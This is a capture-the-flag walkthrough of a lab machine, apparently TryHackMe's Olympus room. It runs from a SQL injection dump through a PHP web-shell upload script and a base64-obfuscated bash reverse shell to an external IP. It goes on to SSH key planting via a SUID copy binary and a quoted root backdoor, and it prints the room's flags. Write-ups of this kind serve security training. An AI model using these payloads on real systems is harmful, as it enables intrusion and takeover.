
After login with the same credentials as before, we can find this chat:
prometheus:summertime

First, I fuzzed to find the uploaded dir:
──(agonen㉿kali)-[~/thm/Olympus]
└─$ ffuf -u "http://chat.olympus.thm/FUZZ" -w /usr/share/SecLists/Discovery/Web-Content/common.txt -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://chat.olympus.thm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

index.php               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 161ms]
javascript              [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 161ms]
static                  [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 161ms]
uploads                 [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 178ms]
okay, we can go to /uploads.
Note, when I used sqlmap, I found the table chats and dumped it:
┌──(agonen㉿kali)-[~/thm/Olympus]
└─$ sqlmap -r req.txt --batch -D olympus -T chats --dump

Database: olympus
Table: chats
[3 entries]
+------------+-----------------------------------------------------------------------------------------------------------------------------------------------------------------+------------+
--------------------------------------+
| dt         | msg                                                                                                                                                             | uname      |
 file                                 |
+------------+-----------------------------------------------------------------------------------------------------------------------------------------------------------------+------------+
--------------------------------------+
| 2022-04-05 | Attached : prometheus_password.txt                                                                                                                              | prometheus |
 47c3210d51761686f3af40a875eeaaea.txt |
| 2022-04-05 | This looks great! I tested an upload and found the upload folder, but it seems the filename got changed somehow because I can't download it back...             | prometheus |
 <blank>                              |
| 2022-04-06 | I know this is pretty cool. The IT guy used a random file name function to make it harder for attackers to access the uploaded files. He's still working on it. | zeus       |
 <blank>                              |
+------------+-----------------------------------------------------------------------------------------------------------------------------------------------------------------+------------+
--------------------------------------+
Okay, so the file prometheus_password.txt was uploaded to 47c3210d51761686f3af40a875eeaaea.txt, I tried to access:
http://chat.olympus.thm/uploads/47c3210d51761686f3af40a875eeaaea.txt

However, there is something very interesting here. The filename looks like md5 hash, I used https://hashes.com/en/decrypt/hash to try cracking the hash:
47c3210d51761686f3af40a875eeaaea:1647276183

We got some number, It looks like epoch number. Using https://www.epochconverter.com/, I found this is set to some date at 2022, which is quite normal:

So, I thought that maybe, it simply md5 hash the epoch time, and this will be the filename, with the same extension. I wrote some short script to brute force the file upload using chat gpt, I’m trying to guess the filename:
import time
import hashlib
import requests

BASE_URL = "http://chat.olympus.thm/uploads/"
UPLOAD_URL = "http://chat.olympus.thm/home.php"

COOKIES = {
    "PHPSESSID": "u6cq2a4isq0agmrsmmpbs6vv05"
}

now = int(time.time())

# harmless PHP content LOL, GPT JOKE ON YOU
php_file_content = b'<?php system($_GET[0]) ?>'

data = {
    "msg": "",
    "submit": "send"
}

# optional: upload harmless PHP file with this name
files = {
    "fileToUpload": (
        "webshell.php",
        php_file_content,
        "application/x-php"
    )
}
upload = requests.post(UPLOAD_URL, data=data, files=files, cookies=COOKIES)
print(f"[>] Tried uploading webshell, status {upload.status_code}")

for t in range(now - 3, now + 3):
    # guess the filename
    name = hashlib.md5(str(t).encode()).hexdigest() + ".php"
    url = BASE_URL + name

    # check if it exists
    r = requests.get(url, cookies=COOKIES)

    if r.status_code == 200:
        print(f"[+] FOUND: {url}")
        break
    else:
        print(f"[-] {name}")
and it worked!

Now we can access our webshell:

and paste the penelope payload:
printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xNjQuMjQ4LzQ0NDQgMD4mMSkgJg==|base64 -d|bash

we can grab the user flag from zeus home folder:
www-data@ip-10-64-168-169:/home/zeus$ cat user.flag
flag{Y0u_G0t_TH3_l1ghtN1nG_P0w3R}
Move to user zeus using SUID on cputils
Using linpeas we find the SUID binary /usr/bin/cputils.

After analyzing, I realized this binary simply copy files from one location to other. So, I decided to create pair of ssh keys:
┌──(agonen㉿kali)-[~/thm/Olympus]
└─$ ssh-keygen -t rsa -b 2048 -f ./key -q -N ""

┌──(agonen㉿kali)-[~/thm/Olympus]
└─$ cat key.pub | xclip -sel clip

Then, we can create our file inside /tmp:
www-data@ip-10-64-168-169:/home/zeus$ echo -e 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDOQzuCt1opyfzRAWx80GCrTBB21Ur2uGvcWfz8tvBzowGC8UJ3O6lgUigk/55j9nVApPzJCd69XQW0K9hv9M/jXRpm5NUkZ0uQww+U9q
Yr0xznb/C45L5fLSLhDv3LuSRUfODY8YZhqBM39fzRQmFqAOZp7evI6w76ei9VCkp/Ps+JIC4bQJ8dI0MSBWejfteRyPziLZKlKCURCzXuQWwOOZorCR8I6fXr/dWf3e5C5UW1yfSiWqCBF3E2IeMAy3L5QiI237nd1TQpEzd5U+iSOlUCpoaBxpz6+My
dBL6SmHcy3D3wMzfhFyQYR9KAi1fYJRuI8mfCu6Td+CGQEFll agonen@kali' > /tmp/authorized_keys
and lastly, copy from /tmp/authorized_keys to /home/zeus/.ssh/authorized_keys.

Now, we can login using ssh, as user zeus:
ssh zeus@olympus.thm -i ./key
Privilege Escalation to Root using hidden backdoor found at /0aB44fdS3eDnLkpsz3deGv8TttR4sc/VIGQFQFMYOST.php

Inside /var/www/html we can find hidden folder:
zeus@ip-10-64-168-169:/var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc$ ls -la
total 12
drwxrwx--x 2 root     zeus     4096 Jul 15  2022 .
drwxr-xr-x 3 www-data www-data 4096 May  1  2022 ..
-rwxr-xr-x 1 root     zeus        0 Apr 14  2022 index.html
-rwxr-xr-x 1 root     zeus     1589 Jul 15  2022 VIGQFQFMYOST.php

I tried to access it, but I got 404 not found:
Then, I checked /etc/hosts and notices there is another domain I didn’t add to my /etc/hosts:
zeus@ip-10-64-168-169:/var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 olympus
127.0.0.1 olympus.thm
127.0.0.1 chat.olympus.thm

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
Okay, let’s add olympus to our /etc/hosts.
Now, we can access again:
http://olympus/0aB44fdS3eDnLkpsz3deGv8TttR4sc/VIGQFQFMYOST.php

It wants some password, Luckily we have the source code :D
zeus@ip-10-64-168-169:/var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc$ cat VIGQFQFMYOST.php | head
<?php
$pass = "a7c5ffcf139742f52a5267c4a0674129";
if(!isset($_POST["password"]) || $_POST["password"] != $pass) die('<form name="auth" method="POST">Password: <input type="password" name="password" /></form>');

set_time_limit(0);

$host = htmlspecialchars("$_SERVER[HTTP_HOST]$_SERVER[REQUEST_URI]", ENT_QUOTES, "UTF-8");
if(!isset($_GET["ip"]) || !isset($_GET["port"])) die("<h2><i>snodew reverse root shell backdoor</i></h2><h3>Usage:</h3>Locally: nc -vlp [port]</br>Remote: $host?ip=[destination of listener]&port=[listening port]");
$ip = $_GET["ip"]; $port = $_GET["port"];
Okay, the password is a7c5ffcf139742f52a5267c4a0674129:

Okay, it gives us some reverse shell? why not. Let’s try with this:
http://olympus/0aB44fdS3eDnLkpsz3deGv8TttR4sc/VIGQFQFMYOST.php?ip=192.168.164.248&port=1337
and of course, setup the listener:
nc -nlvp 1337

Okay, we got root reverse shell!
and after pasting the penelope payload:

We can grab the root flag:
root@ip-10-64-168-169:/root# cat root.flag
                    ### Congrats !! ###


                            (
                .            )        )
                         (  (|              .
                     )   )\/ ( ( (
             *  (   ((  /     ))\))  (  )    )
           (     \   )\(          |  ))( )  (|
           >)     ))/   |          )/  \((  ) \
           (     (      .        -.     V )/   )(    (
            \   /     .   \            .       \))   ))
              )(      (  | |   )            .    (  /
             )(    ,'))     \ /          \( `.    )
             (\>  ,'/__      ))            __`.  /
            ( \   | /  ___   ( \/     ___   \ | ( (
             \.)  |/  /   \__      __/   \   \|  ))
            .  \. |>  \      | __ |      /   <|  /
                 )/    \____/ :..: \____/     \ <
          )   \ (|__  .      / ;: \          __| )  (
         ((    )\)  ~--_     --  --      _--~    /  ))
          \    (    |  ||               ||  |   (  /
                \.  |  ||_             _||  |  /
                  > :  |  ~V+-I_I_I-+V~  |  : (.
                 (  \:  T\   _     _   /T  : ./
                  \  :    T^T T-+-T T^T    ;<
                   \..`_       -+-       _'  )
                      . `--=.._____..=--'. ./


                You did it, you defeated the gods.
                        Hope you had fun !


                   flag{D4mN!_Y0u_G0T_m3_:)_}


PS : Prometheus left a hidden flag, try and find it ! I recommend logging as root over ssh to look for it ;)

                  (Hint : regex can be usefull)
Since we now the structure of the flag is like: flag{...}, we can use grep to find the forth flag:
root@ip-10-64-168-169:/# grep -E "flag{.*}" -rnai /etc /home /opt /root 2>/dev/null
/etc/ssl/private/.b0nus.fl4g:3:flag{Y0u_G0t_m3_g00d!}
/home/zeus/user.flag:1:flag{Y0u_G0t_TH3_l1ghtN1nG_P0w3R}
/root/root.flag:40:                   flag{D4mN!_Y0u_G0T_m3_:)_}

So, the forth flag is:
flag{Y0u_G0t_m3_g00d!}